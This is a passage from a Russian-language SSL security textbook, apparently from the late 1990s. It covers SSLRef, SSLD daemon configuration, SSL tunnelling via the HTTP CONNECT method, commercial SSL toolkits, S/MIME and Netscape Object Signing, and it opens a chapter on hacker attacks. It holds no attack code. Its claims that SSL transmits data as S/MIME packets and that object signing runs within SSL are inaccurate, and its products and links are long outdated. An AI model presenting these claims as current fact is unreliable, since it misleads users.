в приложения эти подпрограммы будут использовать ваш специальным образом настроенный процесс HTTPS. (О сценариях CGI будет подробно рассказано в главе 20.)

Если описанные выше методы не подходят, или вы разрабатываете приложение, не предназначенное для Web, то, скорее всего, *SSLRef* — это наилучшее решение. При этом подразумевается, что вы достаточно хорошо владеете языком программирования С.

Если же вы не программист, то вряд ли вам понадобится эта программа. Однако если вы все-таки решили воспользоваться *SSLRef,* то этот продукт расположен на Web-сайте компании Netscape по адресу *http://www.netscape.com/eng/US-Current* (см. рисунок 8.10).




Рисунок 8,10, *Страница с SSLRef.*

Разрешено использовать *SSLRef* для некоммерческих целей, если при этом не нарушаются какие-либо законы. Этот продукт реализует мощные методы шифрования, поэтому правительство США запрещает экспорт библиотеки *SSLRef.*

SSLD— ДЕМОН SSL

В главе 12 вы узнаете о том, что *демон* — это программа, обрабатывающая сообщения и регистрацию транзакций серверов Unix. Большинство поддерживающих SSL Unix-серверов содержат демонов SSL — *SSLD.* Основное предназначение SSLD — представлять обычные (не работающие с SSL) TCP-приложения. SSLD позволяет установить безопасное соединение между SSL-сервером и обычным клиентом. На рисунке 8.11 показано, как демон работает в качестве сервера-посредника между SSL-сервером и обычным клиентом.




Рисунок 8.11. *SSLD заменяет обычного клиента для безопасного сервера.*

Кроме того, если SSLD выполняется на сетевом сервере, то он может обеспечить безопасное соединение между SSL-клиентом и обычным сервером. На самом деле для создания безопасного соединения между двумя обычными (не безопасными) процессами можно воспользоваться двумя SSLD-процессами.

Чтобы лучше разобраться с работой SSL-сервера, вам не помешает рассмотреть синтаксис простейшей команды SSLD и файл конфигурации SSLD. Например, синтаксис команды SSLD выглядит так:

```
SSLD-* [-i] [-D] [-d keydir] [-c conffile] [-C chrootdir]
```

В таблице 8.2 приведено полное описание параметров команды SSLD. Обратите внимание: они являются чувствительными к регистру.

Параметр	Описание
*	Звездочка указывает на то, что используется версия программы для США, а *x* определяет одну из экспортных версий.
-i	Указывает SSLD выполняться в интерактивном режиме.
-D	Указывает SSLD принимать сообщения отладки. Так же как и параметр *-i*, этот параметр включает интерактивный режим.
-d	Указывает SSLD считывать файлы ключа и сертификата из каталога, указанного в командной строке. Если не указать каталог *keydir,* то данные будут про-читаны из каталога, установленного по умолчанию, — */usr/etc/SSL.* SSLD присвоит зашифрованной базе данных ключей имя *key.db,* а базе данных сертификатов — *cert.db.*
-c	Указывает SSLD использовать файл, указанный в параметре *conffile,* как файл конфигурации. Если пропустить этот параметр, то SSLD считает данные из файла, установленного по умолчанию, — *SSLD.conf.*
-C	Указывает SSLD изменить корневой каталог на каталог *chrootdir.* При этом используется системный вызов *chroot(2).*

***Таблица** 8.2. Параметры командной строки SSLD.*

ФАЙЛ КОНФИГУРАЦИИ SSLD

Работа большинства демонов зависит от файлов конфигурации. SSLD не является исключением из этого правила. Конфигурационный файл этой программы содержит по строке для каждого порта, прослушиваемого SSL. По умолчанию конфигурационному файлу присваивается имя *SSLD.conf.* Каждый элемент этого файла состоит из шести компонентов: *port, mode, ad, keyname, certname* и *action.* В таблице 8.3 приведено описание каждого из компонентов.

Компонент	Описание
port	Указывает номер порта или имя службы, прослушиваемой SSLD. Все последующие параметры относятся к этому порту.
mode	Указывает SSLD, как работать с соединением, связанным с определенным в строке *port* портом. Возможны четыре значения: *client, server, auth-client* и *auth-server.* В таблице 8.4 приведено подробное описание каждого из этих значений.
acl	В этом поле указывается имя файла, содержащего список управления доступом к порту. Если вместо имени файла указан дефис (-), то это значит, что доступ к порту запрещен. Список управления доступом действителен только в режиме *auth-client* (см. таблицу 8.4). В этом списке расположены имена (каждое новое имя стоит в отдельной строке). Как минимум одно имя должно соответствовать общему полю имен в сертификате клиента. Если же работа происходит в режиме *auth-server,* и SSLD определил, что сертификат клиента не соответствует ни одному элементу из списка управления идентификацией, то соединение будет разорвано.
keyname	В этом поле содержится *псевдоним* (текстовая строка) ключа, к которому имеет доступ SSLD. Ключ хранится в базе данных *key.db.* Местоположение файла *key.db* указывается в переменной окружения *SSL_DIR* (параметр *-d*).
certname	Содержит псевдоним или имя цифрового сертификата, расположенного в базе данных *cert.db.* Файл *cert.db* всегда располагается в том же каталоге, что и *key.db.*
action	Состоит из ключевого слова и последующего списка аргументов. В качестве ключевого слова можно использовать значения *forward* и *exec* (см. таблицу 8.5).

Таблица 8.3. *Компоненты файла конфигурации SSLD.*

В таблице 8.4 приведено описание значений, используемых в элементе *mode.*

Значение	Описание
client	SSLD сбрасывает поступающее соединение, а последующее использует SSL. В этом случае SSLD проводит квитирование как клиент.

Таблица 8.4. *Возможные значения аргумента* ***mode*** *(продолжение таблицы на следующей странице).*

Значение	Описание
auth-client	Это значение отличается от предыдущего тем, что квитирование включает идентификацию клиента, производимую при помощи сертификата SSLD.
server	Поступающее соединение использует SSL. SSLD передает данные в следующее место назначения или выполняемому демону. SSLD проводит квитирование как сервер.
auth-server	Это значение отличается от предыдущего тем, что во время квитирования клиент должен идентифицировать себя. SSLD сверяет идентификацию (обычно это цифровой сертификат) с информацией, хранимой в файле со списком управления доступом.

Таблица 8.4. *Возможные значения аргумента* ***mode*** *(окончание).*

В таблице 8.5 приведен список возможных значений аргумента *action.*

Значение	Описание
forward	Аргумент команды *forward* выглядит так: *хост:порт*, где *хост* — это имя хоста или IP-адрес, а *порт* — это номер порта или имя службы. Получив команду *forward,* SSLD устанавливает соединение с портом, указанным в строке *хост:порт.* После этого все поступающие от текущего соединения данные передаются на него. При этом SSLD преобразует данные так, как указано в параметре *mode.*
exec	Аргументами команды являются путь к выполняемой программе, имя программы и набор аргументов командной строки.

Таблица 8.5. *Возможные значения аргумента* ***action.***

ЗАКЛЮЧИТЕЛЬНЫЕ ЗАМЕЧАНИЯ о БЕЗОПАСНОСТИ SSLD

Аккуратно конфигурируйте SSLD. Плохая конфигурация может привести к серьезным пробелам в системе безопасности сервера. Далее приводятся два простых правила, следуя которым можно избежать массы неприятностей.

- Хорошенько защитите все порты режима *auth-client.* Эти порты позволяют любому человеку производить SSL-идентификацию от вашего имени и использовать ваш SSLD-сертификат. Обязательно проверьте, что доступом к такому порту обладают только определенные люди. Чтобы добиться этого, нужно правильно сконфигурировать брандмауэр или воспользоваться другими средствами. Избегайте использования порта *auth-client,* если можно обойтись и без него.

- Тщательно защитите все порты режима *client*. С помощью такого порта любой желающий может передавать данные остальным машинам так, как будто они передаются вашей машиной. Поэтому другие хосты сети, использующие механизм идентификации (т. е. они проверят ваш сертификат), могут позволить посторонним людям, использующим клиентский порт вашей машины, получить доступ к любым расположенным на сервере данным, а также ко всем данным, проходящим через сервер. Таким образом, все средства защиты SSL окажутся бесполезными.

SSL И ТУННЕЛИ БРАНДМАУЭРОВ

В главе 3 рассказывалось о том, как можно повысить безопасность сети при помощи брандмауэров. В связи с быстрым ростом рынка корпоративных сетей многие компании осознали необходимость создания «туннелей» в своих брандмауэрах. С помощью этих туннелей определенные пользователи могут получить доступ к ресурсам сети. Другими словами, можно заблокировать FTP-сайт для внешних пользователей (Internet). Однако при этом пользователи корпоративной сети смогут получить доступ к сайту, не выходя из своего дома. Для этого вам нужно создать *туннели* в брандмауэре. В настоящее время наиболее распространенным является протокол безопасности SSL. Значит, этот протокол должен расширять возможности Web так, чтобы SSL-клиент мог открыть безопасный туннель при помощи сервера-посредника. На рисунке 8.12 показано, как с помощью сервера-посредника расположенные за брандмауэром клиенты могут присоединиться к SSL-серверу.




Рисунок 8.12. *Клиент соединяется с сервером-посредником, а затем сервер-посредник соединяется с SSL-сервером.*

Можно с помощью сервера-посредника использовать протокол S-HTTP. (Напомню, что в соединениях S-HTTP используется коннектор *shttp://*,а в соединениях SSL HTTP — коннектор *https://*.)Чтобы создать транзакцию туннелирования, нужно заставить сервер-посредник начать безопасный сеанс с удаленным HTTPS-сервером, а затем произвести HTTPS-транзакцию. Очевидно, что сервер-посредник должен включать в себя полную реализацию SSL для двухэтапной работы. Точно так же большинство серверов-посредников должны создать безопасные соединения

с удаленными серверами. Только так они смогут работать с FTP или Gopher. К сожалению, у этого метода есть два недостатка:

- Соединение между клиентом и сервером-посредником не является безопасным. Дело в том, что в таком случае используется режим обычной транзакции HTTP (или FTP и т. д.). Однако если клиент и сервер-посредник расположены внутри надежной подсети (другими словами, клиент расположен за брандмауэром), то можно использовать и такие соединения.
- Не существует возможности управлять SSL-туннелями без использования SSL, совместимого с современным протоколом сервера-посредника Web (как определено в спецификациях HTTP 1.1).

Однако в настоящее время не существует достаточно хорошей альтернативы SSL-туннелям. Поэтому при создании сервера-посредника придерживайтесь одного простого правила: запретите серверу-посреднику доступ к данным, передаваемым по соединению. Сервер-посредник должен знать только адреса источника и назначения. Кроме того, ему можно предоставить возможность запрашивать имя пользователя (если сервер обладает средствами идентификации). Квитирование между клиентом и сервером-посредником создает соединение между клиентом и удаленным сервером. В целях обратной совместимости расширения нужно, чтобы и клиент, и сервер проводили квитирование в формате запроса HTTP 1.1. Серверы-посредники, которые не могут передавать данные без получения доступа к данным, должны уметь определить невозможность обработки безопасного запроса. Поэтому они должны возвращать пользователю корректное сообщение об ошибке.

SSL-туннели не являются особенностью протокола SSL. Наоборот, они являются общим способом предоставления третьей стороне возможности установить соединение между двумя точками. В этом случае сервер-посредник попросту передает байты от одного конца к другому. Если поместить поддержку SSL-туннелей в исходный текст SSL-сервера, то они будут работать совместно с любым SSL-приложением.

ТУННЕЛИ SSL и МЕТОД CONNECT

Как уже говорилось, при создании туннелей в SSL-соединении клиент должен создать соединение с сервером-посредником. Чтобы лучше понять, как SSL-броузер с помощью сервера-посредника соединяется с SSL-сервером, вы должны узнать, как создается соединение между клиентом и сервером. Оказывается, формат команд SSL очень похож на формат команд HTTP. Дело в том, что первоначальной целью SSL являлась поддержка безопасной передачи данных с использованием протокола HTTP. Поэтому в командах SSL решили придерживаться тех же соглашений о наименовании, что и в HTTP.

Соединяясь с сервером-посредником, клиент указывает при помощи метода *CONNECT* имя хоста и номер порта соединения. В заголовке метода *CONNECT* клиент должен поместить имя хоста и номер порта; между ними должно стоять двоеточие. Затем ставится пробел, а за ним указывается строка, определяющая

версию протокола HTTP, и терминатор строки. Обычно для SSL-туннелей используется протокол HTTP версии 1.1. В качестве терминатора строки можно использовать пару символов CRLF или символ перевода строки (LF). .

После терминатора строки следует несколько нулей или дополнительные строки заголовка HTTP-запроса. После них должна стоять пустая строка. Каждая строка заголовка должна заканчиваться парой символов CRLF или только одним символом LF. Пустая строка — это еще одна пара символов CRLF или символ LF. Если при создании соединения квитирование прошло успешно, то после пустой строки следуют передаваемые данные.

Далее приводится пример соединения с безопасным сервером Jamsa Press. Обратите внимание на пустую строку после строки заголовка:

```
CONNECT www.jamsa.com:443 HTTP/1.1

User-agent: Mozilla/1.1N
```

Позволив вставлять в метод *CONNECT* несколько строк заголовка, разработчики создали протокол, который можно легко расширять для поддержки типов соединения или переменных, уникальных для каждой установки. Например, можно добавить строку идентификации сервера-посредника после завершения SSL-соединения:

```
CONNECT www.jamsa.com:443HTTP/1.1

User-agent: Mozilla/1.1
NProxy-authorization: basic aGVsbG86d29ybGQ=
```

После пустой строки в запросе клиент ждет ответа от сервера-посредника, который должен просмотреть запрос, проверить его достоверность и провести идентификацию пользователя. Если проверка даст положительный результат, то сервер-посредник отправит клиенту ответ «200 Connection established», составленный по правилам протокола HTTP 1.1. Это значит, что в начале ответа должен стоять номер версии используемого протокола. Далее следует строка нулей или дополнительные строки заголовка; после каждой такой строки должна стоять пустая строка. В качестве терминатора строки используется символ CR. Далее приводится текст возможного ответа сервера:

```
HTTP/1.1 200 Connection established

Proxy-agent: Hacker-Proxy/1.1
```

После пустой строки сервер-посредник начинает передавать данные от соединения клиента к соединению с удаленным сервером и наоборот. Данные могут приходить от обоих соединений в любой момент времени. При этом сервер-посредник должен немедленно переслать их с одного конца на другой. Если же одна из сторон разорвет соединение, то сервер-посредник должен передать все оставшиеся данные и разорвать соединение с противоположной стороной. Однако если у сервера-посредника осталось огромное количество непосланной информации от отсоединившейся стороны, то он должен избавиться от нее.

SSL PLUS

SSL Plus Integration Suite компании Consensus Development — это пакет разработчика, с помощью которого опытные программисты могут быстро создать серверы, совместимые с протоколом SSL 3.0 и соответствующими программами. Кроме того, этот пакет позволяет разрабатывать улучшенные средства безопасности сетевых приложений. *SSL Plus* подойдет для многих целей. Однако наиболее часто его применяют для создания дополнительных средств, обеспечивающих безопасность приложений корпоративных сетей; сотрудники компании могут использовать их, находясь вне самой компании (т.е. за брандмауэром). Пакет *SSL Plus* предоставляется в бесплатное пользование в течение 15 дней. Пробную версию продукта можно загрузить из Web-сайта *http://www/consensus.com/SSLPlus_overview.html* (см. рисунок 8.13).




Рисунок 8.13. SSL Plus от компании Consensus Development.

ТУННЕЛИ SSL и ВОПРОСЫ БЕЗОПАСНОСТИ

Прежде чем работать с методом *CONNECT*, нужно учесть некоторые вопросы безопасности. Дело в том, что этот метод работает с более низким уровнем, чем остальные методы HTTP. Таким образом достигается большая степень контроля над ходом обработки информации сервера-посредника. Например, при помощи метода *CONNECT* можно заставить сервер-посредник не участвовать в транзакции, а просто передавать данные. Серверу-посреднику абсолютно не обязательно знать полный URL, с которым хочет соединиться клиент. На самом деле ему достаточно знать имя хоста и номер порта. Сервер-посредник не может проверить, является ли используемый протокол протоколом SSL. Поэтому его конфигурация должна ограничивать возможные соединения: должны использоваться только хорошо известные порты SSL. Такими портами являются порт 443 для HTTPS и порт 563 для SNEWS.

Количество необходимой для работы сервера-посредника информации зависит от нескольких условий. Как уже говорилось, необходимо свести это количество до минимума. Во-первых, соединения всегда должны проходить по широко

используемым SSL-портам. Для этого следует включить номер порта в URL — только так можно добиться того, чтобы использовались только безопасные каналы. Например, для соединения с безопасным сервером издательства Jamsa Press, введите указанный ниже URL:

```
http://www.jamsa.com:443/
```

ТУННЕЛИ SSL и РАСШИРЯЕМОСТЬ

Напомню, что с помощью заголовков HTTP 1.1 можно свободно расширить процедуру квитирования при создании туннеля SSL. Например, чтобы сервер-посредник мог идентифицировать клиента, он должен воспользоваться кодом статуса 407 и заголовком ответа *Proxy-authenticate* (описанного в спецификациях HTTP 1.1). С их помощью сервер-посредник может запросить клиента послать информацию о себе. Далее приводится пример подобного запроса:

```
HTTP/1.1 407 Proxy authentication required

Proxy-authenticate: ..•
```

Получив такой запрос, клиент пошлет серверу-посреднику информацию о себе. Эта информация должна размещаться в заголовке *Proxy-authorization,* как показано далее:

```
CONNECT www.jamsa.com:443 HTTP/1.1

User-agent: ...
Proxy-autorization: ...
```

И наконец, для соединения двух серверов-посредников также можно воспользоваться методами создания туннелей. Например, такие ситуации могут возникнуть, если соединение включает использование двух брандмауэров (один — в отделе, а другой — на сервере Internet). В этом случае протокол SSL рассматривает внутренний сервер-посредник (отдел продаж) в качестве клиента внешнего сервера-посредника (сервер-посредник, работающий в рамках всей компании),

SSLAVA

SSLava Toolkit — это пакет, обеспечивающий разработчиков блоками plug-and-play, при помощи которых можно легко создать безопасные, совместимые с протоколом SSL 3.0 приложения клиент-сервер. В качестве языка программирования используется Java, Как будет рассказано в главе 13, Java — это язык программирования, разработанный для выполнения программ на различных платформах. Таким образом, созданные на Java апплеты могут выполняться под управлением любого броузера, содержащего виртуальную машину Java. При этом не нужно беспокоиться о проблемах переноса с одной платформы на другую и перекомпилировать программу. Построенные

при помощи *SSLava* апплеты обеспечивают бинаправленные коммуникации по безопасным сокетам, проводимые прямо в Web-броузере. Поэтому пакет будет очень полезен для создания безопасных апплетов и приложений, работающих в корпоративных сетях или Internet. В пакете *SSLava Toolkit* реализована поддержка следующих особенностей:

- Полный протокол SSL 3.0, включая возобновляемые сеансы и динамическое повторное согласование параметров
- Идентификация клиента и сервера
- Алгоритмы шифрования DES, Triple DES и RC4
- Обмен ключами при помощи алгоритмов Диффи—Хеллмана и RSA
- Алгоритмы создания смешанного значения MD5 и SHA
- Crypto-Security Toolkit для шифрования с симметричным и асимметричным ключом
- Пакет шифрования/расшифровки ASN.1
- Сертификаты X. 509

В пакет *SSLava Toolkit* входит удобный подключаемый (plug-and-play) API и не зависимый от платформы процессор. *SSLava* полностью основан на Java (т. е. в нем не используются зависимые от платформы вызовы функций или методы). Кроме того, в этом продукте предусмотрены возможности расширения. При помощи *SSLava* можно создать безопасные интерактивные апплеты, которые можно загружать и выполнять в броузере. Этот программный продукт полностью совместим со всеми серверами и броузерами, поддерживающими протокол SSL 3.0 (включая *Internet Explorer* и *Netscape Navigator):* Кроме того, он совместим и с пакетом разработчика Java 1.1. Для получения более подробной информации посетите Web-сайт компании Phaos Technologies, расположенный по адресу *http://www.phaos.com/solutions.html.*

S/MIME

В главе 6 рассказывалось о том, что для передачи данных в HTTP используется стандарт MIME. Недавно компания RSA Data Security разработала новый стандарт передачи данных — S/MIME (Secure MIME). С его помощью клиенты сообщений Web (например, *Messenger* компании Netscape или *Outlook* компании Microsoft) могут зашифровывать данные и идентифицировать полученные сообщения. Серверы и клиенты SSL также используют S/MIME для передачи по сети зашифрованных пакетов. Этот стандарт предоставляет простейшие возможности шифрования и идентификации сообщения для большинства современных броузеров. В S/MIME включены следующие основные средства:

- Шифрование для защиты данных
- Идентификация отправителя при помощи цифровых подписей
- Проверка целостности данных

- Возможность взаимодействия с другими программами, поддерживающими стандарт S/MIME
- Бесшовная интеграция в *Netscape Messenger* и другие пакеты
- Пересылка сообщений между разными платформами

Шифрование S/MIME помогает сохранять секретность пересылаемых данных. В этом стандарте предусмотрена идентификация отправителя при помощи цифровых подписей. Кроме того, используя эти подписи, можно проверить целостность данных. Стоит отметить, что S/MIME — это открытый стандарт. Таким образом, он может взаимодействовать с любыми совместимыми с ним клиентами. Благодаря поддержке сертификатов X.509 пользователи могут посылать и отправлять зашифрованные сообщения с цифровыми подписями как внутри предприятия, так и за его пределами. Например, пользователь из отдела продаж может послать при помощи *Messenger* зашифрованное сообщение представителю компании, выехавшему по делам в другую страну. Получатель может прочитать это сообщение при помощи *Internet Explorer.* При этом ему не придется проделывать какие-либо дополнительные действия. Как видите, это очень непохоже на работу с *PGP.*

S/MIME может быть бесшовно интегрирован в любую программу. Таким образом, эта программа приобретет возможности шифрования и создания цифровых подписей. А совместимость с экспортными запретами США — это обычное и знакомое всем пользователям свойство стандарта.

S/MIME очень важен для броузеров и серверов SSL потому, что оба конца соединения используют S/MIME, а не старый стандарт MIME. Например, пользователь, отправляющий при помощи броузера информацию на SSL-сервер, передает ее в форме пакетов S/MIME с заголовком S/MIME (см. рисунок 8.14).

Рисунок 8.14. *Сравнение пакетов стандартов MIME и S/MIME.*

NETSCAPE OBJECT SIGNING

С ростом использования SSL возросли и запросы клиентов на информацию о загружаемых файлах. Как уже упоминалось в главе 5, в ответ на эти запросы компания Microsoft разработала технологию *Authenticode.* В это же самое время компания Netscape создала *Netscape Object Signing* (NOS) — протокол, совместно используемый с SSL и позволяющий разработчикам создавать приложения, способные запросить доступ к ресурсам системы пользователя. В этом случае толь-

ко пользователь может решить, предоставить ли приложению такие ррава. NOS обеспечивает следующие основные средства:

- Идентификация
- Совместимость на основе Java
- Детектирование постороннего вмешательства
- Возможность создания цифровых подписей объектов.
- Открытая поддержка стандартов
- Возможность использования на разных платформах

Netscape Navigator использует протокол NOS для идентификации загружаемых объектов (с подписями). Во время загрузки такого объекта броузер отображает на экране диалоговое окно с сообщением о том, кто (или что) создал этот объект, и какие возможности (доступ к записи-чтению и т. д.) ему нужны. После этого пользователь может воспользоваться информацией сертификата вместе с запросом о том, предоставлять ли объекту требуемые возможности. Кроме того, при помощи подписей объектов можно обнаружить произведенные во время передачи изменения в объекте —проверить так называемую целостность объекта.

Благодаря NOS разработчики могут создавать цифровые подписи для любых типов объектов, включая апплеты Java, программные расширения и документы. Дело в том, что этот стандарт позволяет запечатывать подписи прямо в объект. Таким образом, с его помощью можно создавать подписи для объектов любых форматов. Запечатывание объектов — это основное отличие NOS от *Authenticode.* (В *Authenticode* используется внедрение подписей.)

Благодаря поддержке сертификатов X.509 пользователи могут идентифицировать подписи авторов программ, использующих сертификаты, выданные совместимыми с X.509 ведомствами сертификатов. Разработчики могут создавать подписи объектов в операционных системах Windows, Macintosh и Unix. Кроме того, пользователи могут загружать объекты с подписями на любой компьютер при помощи броузера *Netscape Navigator 4.0* или более поздней версии. На рисунке 8.15 показан стандартный сертификат NOS.




Рисунок 8.15. *Стандартный сертификат NOS.*

NETSCAPE SECURITY API

SSL — это открытый стандарт, поддерживаемый различными типами программного обеспечения серверов. Одним из наиболее распространенных и наиболее популярных SSL-серверов является *Commerce Server* компании Netscape. Как и большинство приложений, эта программа содержит расширяемый API (application programming interface). При помощи этого интерфейса разработчики могут расширить возможности *Commerce Server.* Несмотря на то что API специфичен для *Commerce Server,* многие компании включают его в свои продукты. Часть интерфейса Security очень тесно связана с SSL.

Архитектура Netscape Security API позволяет решить большинство проблем департаментов IS и Internet. Для этого в интерфейс встроена поддержка разработки новых проектов и интеграции легальных систем безопасности. При помощи Netscape Security API можно разрабатывать любые приложения сервера. Кроме того, интерфейс Security значительно расширяет архитектуру SSL (см. рисунок 8.16).




Рисунок 8.16. Security API значительно расширяет архитектуру SSL.

Netscape Security API включает в себя следующие возможности:

- Поддержка нескольких платформ
- Модульный дизайн, облегчающий повторное использование
- Простота
- Безопасность программ
- Поддержка языков программирования C и Java

За более подробной информацией о Netscape Security API обратитесь на Web-сайт компании Netscape, расположенный по адресу *http://home.netscape.com/.*

ПОДРОБНОСТИ ПРОТОКОЛА SSL

В этой главе вы узнали об основах SSL и о том, как различные установки могут использовать протокол. За более подробной информацией обратитесь к документации SSL-сервера. Кроме того, можно загрузить полную версию Internet Draft, расположенную по адресу *http://alter.colossus.net/SSL.html*Спе-

цификации SSL 3.0 (см. рисунок 8.17) можно найти по адресу *http://home.netscape.com/eng/SSL3/index.html* (сразу отметим, что здесь нет информации о предыдущих версиях SSL).




Рисунок 8.17. Спецификации SSL 3.0 расположены по адресу http://home.netscape.com/eng/SSL3/index.html.

РЕЗЮМЕ


Протокол SSL обеспечивает поддержку безопасности данных, передаваемых через Internet. При этом можно работать с различными протоколами, включая HTTP, FTP и т. д. В протокол встроена расширяемая поддержка шифрования передаваемых данных. В следующей главе я расскажу о некоторых наиболее характерных атаках хакеров. Кроме того, вы узнаете о том, что существуют атаки, от которых нельзя уберечься при помощи средств SSL. Но прежде убедитесь, что усвоили следующее:

- ✓ Как и S-HTTP, протокол SSL является открытым общественным протоколом.
- ✓ В SSL встроены средства шифрования информации, идентификации сервера, проверки целостности данных и необязательной идентификации клиента. Все это работает в рамках обычного соединения TCP/IP.
- ✓ В протокол SSL включена поддержка брандмауэров и серверов-посредников.
- ✓ При помощи протокола SSL можно создавать соединения-туннели.
- ✓ Для передачи секретных данных в SSL используется протокол S-MIME.
- ✓ Netscape Object Signing (NOS) — это эквивалент разработанной компанией Microsoft технологии *Authenticode*. Данный протокол используется в рамках SSL.

РЕСУРСЫ INTERNET

Если вам нужно определить, какой из протоколов (SSL или S-HTTP) использовать в своем сервере, то наверняка вам понадобится дополнительная информация о них. Далее приводится список прекрасных Web-сайтов, где можно получить подробную информацию об этих протоколах.

MICROSOFT PRESS RELEASE	*http://www.micmsoft.com/corpinfo/press/1997/Jun97/firfly2.htm*
INTELLIGENCE RESEARCH GROUP	*http://irg.org*
SECUREWEB TOOLKIT	*http://www.terisa.com:80/products/toolkits.html*
PHAOS TECHNOLOGY	*http://www.phaos.com/solutions.html*
SSL PLUS	*http://www.consensus.com/SSLPlus/SSLplus_toc.html*
ENCRYPT/ON SOFTWARE ELIGIBILITY	*http://wwwus.netscape.com/usdl-bin/download/index.html*



Глава 9

Обнаружение наиболее общих атак хакеров и защита от них

Как уже говорилось, ваша система может подвергнуться нападению со стороны хакеров. В следующих главах я расскажу о некоторых специфических атаках на серверы. В главе 1 вы уже познакомились с наиболее общими типами атак, а из главы 4 узнали о том, как хакеры могут перехватить передаваемые по Internet данные. Оказывается, злоумышленник может просмотреть любое передаваемое по Internet сообщение. Кроме того, существует возможность перехвата сообщения в любой сети, к которой хакер может получить доступ. Поэтому вам обязательно нужно познакомиться с описанными в этой главе атаками. Понимание проблемы составляет половину ее решения. Далее я расскажу о том, как хакеры могут получить доступ к системе при помощи броузера, а также используя языки разработки сценариев. В этой главе описывается специфический тип атак — «активные атаки». Прочитав главу, вы узнаете следующее:

- Наиболее простой является *атака предсказания последовательности пакетов TCP/IP.*
- Наиболее опасным для систем защиты является *перехват пакетов во время TCP-сеанса.*
- Прежде чем начать серьезную атаку, хакер проводит *наблюдение* за проходящими по сети пакетами.
- При помощи *подмены* хакер подделывает IP-адрес и «притворяется» надежным сервером, к которому ведет соединение.
- Наиболее распространенной *пассивной атакой* является *наблюдение.*
- Почти все хакеры оставляют следы, при помощи которых можно распознать и предотвратить атаку.
- Многие атаки построены на взломе или порче транзакций протокола HTTP или TCP-соединений.
- Для проведения атак на SSL-серверы хакеры могут воспользоваться *подменой гиперссылок.*
- *Подмена Web* — это метод перехвата всех данных, передаваемых во время HTTP-транзакции между пользователем и сервером.
- Хакеры изобретают все новые и новые виды атак.

ПРОСТЕЙШАЯ АТАКА

